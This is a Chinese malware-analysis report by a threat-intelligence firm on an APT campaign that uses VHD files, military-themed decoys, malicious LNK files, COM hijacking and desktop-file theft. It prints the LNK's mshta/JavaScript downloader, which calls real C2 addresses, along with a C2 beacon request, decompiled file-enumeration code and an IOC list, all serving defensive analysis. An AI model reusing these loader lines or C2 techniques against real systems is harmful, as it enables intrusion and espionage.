

## 军事话题成焦点：伪猎者APT组织威胁持续曝光

微步在线研究响应中心 2023-07-19

摘要：研究员发现了一起该组织攻击活动，攻击者利用 vhd 文件投递恶意文件，其中包含名军事话题的诱饵文件。

### 概述

伪猎者APT组织于2021年由国内安全厂商披露，据悉其最早攻击时间可以追溯到2018年。近期微步情报局监控发现，该组织从2021年12月份至今依然保持活跃。

微步情报局近期通过威胁狩猎系统捕获到一起伪猎者组织的攻击活动，经过分析有如下发现：

- 攻击者通过 .vhd 文件投递恶意文件，使用 .lnk 文件执行攻击活动，并携带有军事话题诱饵文件。
- 攻击者的样本在以往的基础上有所更新，后续载荷调用的路径、文件名、导出函数名、加密参数、字符串等都通过与 C2 地址通信获取，并通过 AES 解密。

微步通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC，可用于威胁情报检测。微步威胁感知平台 TDP、本地威胁情报管理平台 TIP、威胁情报云 API、云沙箱 S、沙箱分析平台 OneSandbox、互联网安全接入服务 OneDNS、安全情报网关 OneSIG、主机威胁检测与响应平台 OneEDR、终端安全管理平台 OneSEC 等均已支持对此次攻击事件和团伙的检测。

### 详情

近期，微步情报局发现了一起该组织攻击活动，攻击者利用 vhd 文件投递恶意文件，其中包含名为“missile defense.doc”（导弹防御），“army defense system.doc”（陆军防御系统）等军事话题的诱饵文件。值得注意的是，攻击者的部分代码只能在 Windows 10 及以上的系统上才能正常执行。




图 1 攻击者投递的.vhd文件

攻击者和以往的攻击活动一样，同时投递诱饵文档与恶意 .lnk 文件，通过 .lnk 文件执行恶意代码。.lnk 文件指向文件文件“syncappvublishingserver.vbs”，并通过 mshta 来运行自身的 .js 代码，从 C2 地址下载后续载荷。

```
n v : T E M P \ w o w 7 8 9 . h t m ;   d i r
- <script>window.resizeTo(1,1);window.moveTo(5000,5000);</script><object
- data='http://192.67.255.191/css/conf.txt'></object><object
- data='http://23.254.225.177/nlink/wimserv.txt'></object><script
- src='http://23.254.225.177/nlink/pigment.hlp'></script><script>window.cl
- ose();</script>;0123456789012345678901234567890123456789012L   3
- P r o g r a m F i l e s \ W i n d o w s P h o t o
```

图 2 .lnk 中的 JS 代码

下载的后续载荷“pigment.hlp”为混淆后的 JS 代码，用于解密从 C2 地址下载的后续载荷“conf.txt”、“wimserv.txt”，从“conf.txt”中解密出两个 PE 文件“crypt86.dat”、“profapii.dat”，创建计划任务执行后续载荷，计划任务名为“SyncApp Update”、“TarcApp Update”、“UccApp Update”。




图 3 计划任务

其中计划任务“UccApp Update”启动的是 win10 下的白文件“phoneactivate.exe”。而“SyncApp Update”与“TarcApp Update”分别启动 %temp% 目录下的“wcp329042.lnk”与“wcp329043.lnk”。

"wcp329043.lnk"会尝试使用tar.exe从文件"wimsvr.txt"解压文件"cryptbase.dll"到目录"

C:\Users\User\AppData\Roaming\Microsoft\Windows\Themes", "cryptbase.dll"为清除模块, 会清理掉主机中所有的木马以及木马存在路径。"wcp329042.lnk"利用COM劫持, 将解密出的DLL文件"crypt86.dat"写入注册表。

DLL文件通过字符串加解密, 动态获取函数地址, 并获取用户名、计算机名、profile路径, 并按照"Hebei,用户名;计算机名;profile路径"拼接。

解密出C2地址"51.210.235.46", 并将前面拼接的信息加密后作为UA, 从C2服务器"51.210.235.46\cache"请求后续所使用的的路径名。

```
GET /cache HTTP/1.1
User-Agent:
bBAoBDJBRYAsB@tBRRAhBD3BbRAvBDhB`tA3BKJBZRA3BD;B`dB4BE`BPRALB@3BTBB1BGRBORAZBEdbTBAZBEdB
LtAGBG1B[BAUBKNBYRAzBKNB[BAABDRBaRAsBD7BbRAy8KRb`dAkBKRBAzBB>>
Host: 51.210.235.46
Cache-Control: no-cache
```

图 4 请求C2地址

后续路径名头几个字符以"ref"作为标记, 以获取到的路径名从C2地址"51.210.235.46/list/[获取的路径名].cab"读取后续载荷。截至分析时, 后续C2连接均已失效或返回空白内容, 可能是通过C2地址获取到解密出的"profapii.dat"文件的导出函数及参数, 并加载执行。

在分析过程中该阶段C2地址返回空白, 导致.cab文件名未知, 经调试后发现该文件名为单个字符, 爆破后可得出"0.cab"、"1.cab"、"4.cab"三个文件。

Request	Payload	Status	Error	Timeout	Length	Comment
53	0	200	<input type="checkbox"/>	<input type="checkbox"/>	1669	
54	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1621	
57	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1621	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
1	a	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
2	b	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
3	c	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
4	d	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
6	f	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
5	e	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
7	g	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
8	h	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	
9	i	404	<input type="checkbox"/>	<input type="checkbox"/>	1476	

Request Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Connection: close
3 content-type: application/vnd.ms-cab-compressed
4 last-modified: Wed, 24 May 2023 07:01:37 GMT
5 accept-ranges: bytes
6 content-length: 1436
7 date: Thu, 25 May 2023 07:21:26 GMT
8 server: LiteSpeed
9
10 Rys`U{Mo`mM`DEvgDUuao{A`KAFZ{Qk{F{uZ1Ep[F2sZ0Iu`1:ngE{R`n:uYmM`KIuYnEtbThvYDE3OD2yZ0UsZ0I6`KRpRWJ1LFJ6Q1VtQ1F2LWd
tLgh0MwkdQFJyLWIARVIEQVJLVQ@LGJ6NyN7Q1N{Mi`yMWUDRhNtMhMGRWR6MGkFNhFyMiZyQGJ1MWNzRiJONhF1RWJyQ1R2NwYER1Y@QFZ6NFd7Ny
B{RhEDNVV7RWR0MFYFNhZ3NVJ2R3J7QVMEQV2yRWkFLWUDRW`6RiR1NWd0M3V2NiBzNi`yLGZ3QW`6Q1`yPGAfrWADRW7MiJtNwdtNyYFNFEQGN7N
yJ6Q1Q@QWV2MWUERWgDNVN7Mi`3NyYFQVvYMiJOMVUAR3RzQWB2QWUJMyd2MiQFLGV0Q1`zRhF{QGU@MGkAM3F2NihtMVMARyAANFQ@MVR2MWh{QGgD
QhIAMio@R3R7RVJ3RiMFQid3RVd3QWmfNyJ7LWEALVryNWV6QWdyMhMDMGQDR1JOMiRzMMWFR1MELGh1MhFyMyQFQWvTnhJ1RhFOMhIGNGo@QVIERVM
AQiB7R3NyMiBtQGZ7Lgh7QFR3NhVtMFYDNVIAQFRzMMWRyMGoEMVIANhNtMhMFn3J2QVQELGUEMFMFNWkEQFd6M3UFM3FzMiNON3RtRyIGRWF3QWN2LG
d7NFR3MGoDRWNOMyF7LWN3MvYAMiU@QGfYrig@QWVYQFR6MiN{Myd1PGB1RWV7QFJ2M3IFNGkDMGJtRWR0MG`3MiR7RVMEMykDRigDQFN7QFIEMGgEL
FFtN3EERWN1MFJ7LWUfNW2tNGEJMIRyNVZyRyoGRiA@MiBtN3Z1LFZ3LWIER3FzQGEENiMELFI@NiB0MiJ7RWh1Qi`2LWV6NiN6LVF{QhN6QGZ2LFdy
```

图 5 爆破出的文件名

从获取并解密出的内容来看, 解密出的内容为载荷"profapii.dat"的执行路径与参数, 三个.cab文件解密后包含两个后续载荷路径, 分别为"C:\Users\panteon\AppData\Local\Microsoft\Proofs\profapii.dat"、"C:\Users\job\AppData\Local\Microsoft\Proofs\profapii.dat"但是每个文件解密后的执行参数都不相同。

```

1 C:\Users\panteon\AppData\Local\Microsoft\Proofs\profapii.dat,mscuiencrypt,A268B9F50F1598089758FDB392AABEEDH9DB829338F3167355FBC06CCA
4948D2A3663D26532B272A6A23F4516EB6BDF90H8301BAF1E8A474FD2F41B5CB8ECEEF3A8D95FA79B461877E5202273864E79F73H0DA0FA9862018036D0AED3832
9F4BE555EA7F1C867436DEE36275EACD2E05E5H78564D857F72BA1D5848A7A52905CAC0A0DB5D5591D77FBA69BCD8AB4B3DF84AH4E3D32891A9D3159E836CF442E
E:\Sample\4.cab.bin - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) TextFX 插件(P) 窗口(W) 2
4.cab.bin
1 C:\Users\job\AppData\Local\Microsoft\Proofs\profapii.dat,mscuiencrypt,988163982737F2DDD295954E4D7FB1B0H2ABE08638458BA63B0773D680032E
1BC5E9356E4323930BE440058405DE948D6HF9BF911248F64974A57F4F08EBDAA76AFCEA52EAD7C32B65C132A6B5D3B4357FHD967F713B3EB9CF43AA984F1F277E
AB4FF30242711892EA06B1ADB9662EDDC0AH60D1F0EE603C01D178A4F886235B1585B1185FC009E94A90DE38371F125E7F1CH0395E849C01A6B30D6B390D98A63E
81699A0D84FF96AF6ADD5A08E879F6D8E0DAC6DD8789389D903EC0C263BDA5AE824HE5BE1363EBCD86552372C4EFFECF76E1EBE7CC66BF996A46778BB1FD5213E
42HE77B893AF057C54D286758D6513C95FBAD4D2F8C3F3A9150DD6AC32E4D070944H88D8F0FD528645C8C5A62F43718526065EF2EA23449187F677DB12AC2E634E
7FH8368CD3D2D0F979FA3187758702FDBEH88D8F0FD528645C8C5A62F437185260617467850A29B1638CD832F76A6EEF53CHEB4997E4FBED697941032FF60988E
74CD9A1C038DF32FA56D1BBA2D19573A1FE4994220ECAE26FFE15D97E166094111F2EA8B5140ABA9E8B01330D273F9748835C4A7C1282EF49C30F7538ACFA8D544
2H88D8F0FD528645C8C5A62F4371852606443A3C7BD0C448E8ADD11CCF34ABC2F4A47D233961B1577CA08A516EE72B41B4HFD8B6A748338B20D6184B8849E942E
9

```

图 6 解密后的.cab内容

当前面C2地址失效时，会尝试从“bitbucket.org/image005/refresh/downloads/update.txt”获取后续载荷的路径、导出函数名、参数，以此加载执行后续载荷。

profapii.dat会遍历当前主机的桌面所有文件，发送窃取的信息到C2地址：“http://51.210.235.46/stat/index.php”。

地址	十六进制	ASCII
000000AE045FC780	43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00	C:\.U.s.e.r.s.
000000AE045FC790	5C 00 54 00 69 00 61 00 6E 00 54 00 69 00 61 00	\.T.i.a.n.t.i.a.
000000AE045FC7A0	6E 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00	n.\.D.e.s.k.t.o.
000000AE045FC7B0	70 00 5C 00 2A 00 2E 00 2A 00 0A 00 5B 00 2E 00	p.\.*.*.*.[...
000000AE045FC7C0	5D 00 0A 00 5B 00 2E 00 2E 00 5D 00 0A 00 5B 00	]...[...].
000000AE045FC7D0	31 00 5D 00 0A 00 37 00 7A 00 31 00 35 00 31 00	1]...7.z.1.5.1.
000000AE045FC7E0	34 00 2E 00 65 00 78 00 65 00 0A 00 64 00 65 00	4...e.x.e...d.e.
000000AE045FC7F0	73 00 6B 00 74 00 6F 00 70 00 2E 00 69 00 6E 00	s.k.t.o.p...i.n.
000000AE045FC800	69 00 0A 00 5B 00 66 00 61 00 68 00 65 00 6E 00	i...[.f.a.k.e.n.
000000AE045FC810	65 00 74 00 31 00 2E 00 34 00 2E 00 31 00 31 00	e.t.1...4...1.1.
000000AE045FC820	5D 00 0A 00 66 00 61 00 6B 00 65 00 6E 00 65 00	]...f.a.k.e.n.e.
000000AE045FC830	74 00 31 00 2E 00 34 00 2E 00 31 00 31 00 2E 00	t.1...4...1.1...
000000AE045FC840	7A 00 69 00 70 00 0A 00 4D 00 69 00 63 00 72 00	z.i.p...M.i.c.r.
000000AE045FC850	6F 00 73 00 6F 00 66 00 74 00 20 00 45 00 64 00	o.s.o.f.t...E.d.
000000AE045FC860	67 00 65 00 2E 00 6C 00 6E 00 68 00 0A 00 6E 00	g.e...l.n.k...n.
000000AE045FC870	65 00 77 00 20 00 34 00 2E 00 68 00 74 00 6D 00	e.w...4...h.t.m.
000000AE045FC880	6C 00 0A 00 70 00 79 00 74 00 68 00 6F 00 6E 00	l...p.y.t.h.o.n.
000000AE045FC890	2D 00 33 00 2E 00 39 00 2E 00 32 00 2D 00 61 00	-3...9...2...a.
000000AE045FC8A0	6D 00 64 00 36 00 34 00 2E 00 65 00 78 00 65 00	m.d.6.4...e.x.e.
000000AE045FC8B0	0A 00 5B 00 53 00 79 00 73 00 69 00 6E 00 74 00	..[.S.y.s.i.n.t.
000000AE045FC8C0	65 00 72 00 6E 00 61 00 6C 00 73 00 5D 00 0A 00	e.r.n.a.l.s.]...
000000AE045FC8D0	78 00 33 00 32 00 64 00 62 00 67 00 2E 00 6C 00	x.3.2.d.b.g...l.
000000AE045FC8E0	6E 00 68 00 0A 00 5B 00 78 00 36 00 34 00 64 00	n.k...[.x.6.4.d.
000000AE045FC8F0	62 00 67 00 5D 00 0A 00 78 00 36 00 34 00 64 00	b.g.]...x.6.4.d.
000000AE045FC900	62 00 67 00 2E 00 6C 00 6E 00 68 00 0A 00 78 00	b.g...l.n.k...x.
000000AE045FC910	36 00 34 00 64 00 62 00 67 00 5F 00 32 00 30 00	6.4.d.b.g...2.0.
000000AE045FC920	32 00 30 00 2E 00 6C 00 36 00 2E 00 30 00 34 00	2.0...0.6...0.4.

图 7 窃取文件信息

从攻击者的代码来看，该模块还包含从远程下载执行后续载荷的功能，不过下载回的载荷并没有使用该部分代码，攻击者先窃取主机桌面所有文件信息，再筛选目标下载后续远控功能模块。

### 关联分析

在本次攻击活动中，攻击者与以往披露的攻击活动相同，使用.lnk、混淆后的.js代码作为初始阶段，并将后续载荷存放在自有的C2地址与公共服务平台“bitbucket.org”中。

攻击者在本次攻击活动中依然使用COM劫持的方法使恶意文件持久化。




图 8 COM劫持

以往攻击者中攻击者窃取“C:\Program Files\”下的文件信息，在本次攻击活动中攻击者改为窃取“C:\Users\User\Desktop”下的文件信息，虽然路径不同，但是攻击者窃取信息的保存格式却相同。

```

hFindFile = (HANDLE)dwOrd_6B47C07C(v84, &FindFileData); // FindFirstFileW
if ( hFindFile != (HANDLE)-1 )
{
    strdecrypt_sub_6B442A70(0, v60, (int)v84, 0); // (Program Files)
    sprintf_sub_6B4441D0((int)v74, 300, (int)v84);
    Cat_sub_6B44B2B0(v75, v74, v80, v82, v83);
    do
    {
        if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
        {
            sprintf_sub_6B4441D0((int)v74, 260, (int)L"%s%s", L"[", FindFileData.cFileName, L"]");
            v44 = Cat sub 6B44B2B0(v75, v74, v80, v82, v83);

            vfindnextfile = GetProcAddress(hModule, ProcName); // findnextfile
            sub_7FFDDE08BA90(v16);
            v23 = (void *)vDecryptStr_7FFDDE082180(*(_QWORD *) (a1 + 16), *(char **) (a1 + 40));
            v24 = ((__int64 (__fastcall *) (void *, char *)) ProcAddress)(v23, v89);
            sub_7FFDDE085320(v95, 0i64, 5000i64);
            if ( v24 != -1 )
            {
                sub_7FFDDE081010(v95, 5000i64, L"%s\n", v23);
                do
                {
                    if ( (v89[0] & 0x10) != 0 )
                    {
                        sub_7FFDDE081010(v95, 5000i64, L"%s%s%s\n", v95, L"[", v90, L"]");
                    }
                    else
                    {
                        sub_7FFDDE081010(v95, 5000i64, L"%s\n", v95, v90);
                    }
                }
                while ( ((unsigned int (__fastcall *) (__int64, char *)) vfindnextfile)(v24, v89) );
                v3 = hModule;
            }
        }
    }
}

```

图 9 窃取特定目录文件

4

附录-IOC

C2

51.210.235.46

23.254.225.177

162.222.215.164

nimdsrt.com

HASH

2d9bb2481e8f17b8f03668999343120bbf3130527491e712ff93c97dc421fb06

4c2db86526fd027036c82a9f214d6c9fc4e7d9e3d12560c050a11d068421bb64

6fbc808bb549a88b59cf8361ef18b661c790a2b7e51b5b9cdd908d7b0303241b

8ce86a6ae65d3692e7305e2c58ac62eebd97d3d943e093f577da25c36988246b  
a509690ccc613b0d63c4ac1f3c4fd32f4e05c05287ef14c78e177650885df06a  
ac4ba5185d9080b9b4421816fa02f0705a38361011749362bab548295879b8d9  
b1c7d6713dbf8378b1af037c5dc8919af43ad5d375f725af339c0ce742ce7f90  
b818e29dc4931af76da5c68c82d1406512f0e84ecc8415f0a63e173b455aac5b  
bf327579304c4a9bcd22ffee80502322daef4112f0f7ff8b6755941b0557c83  
c6d77bf330a54c88e6526eb92b97c35f6b48c3469fa14b49678ddf45c8c822f1

声明：本文来自微步在线研究响应中心，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 [anquanneican@163.com](mailto:anquanneican@163.com)。



[微信公众号](#)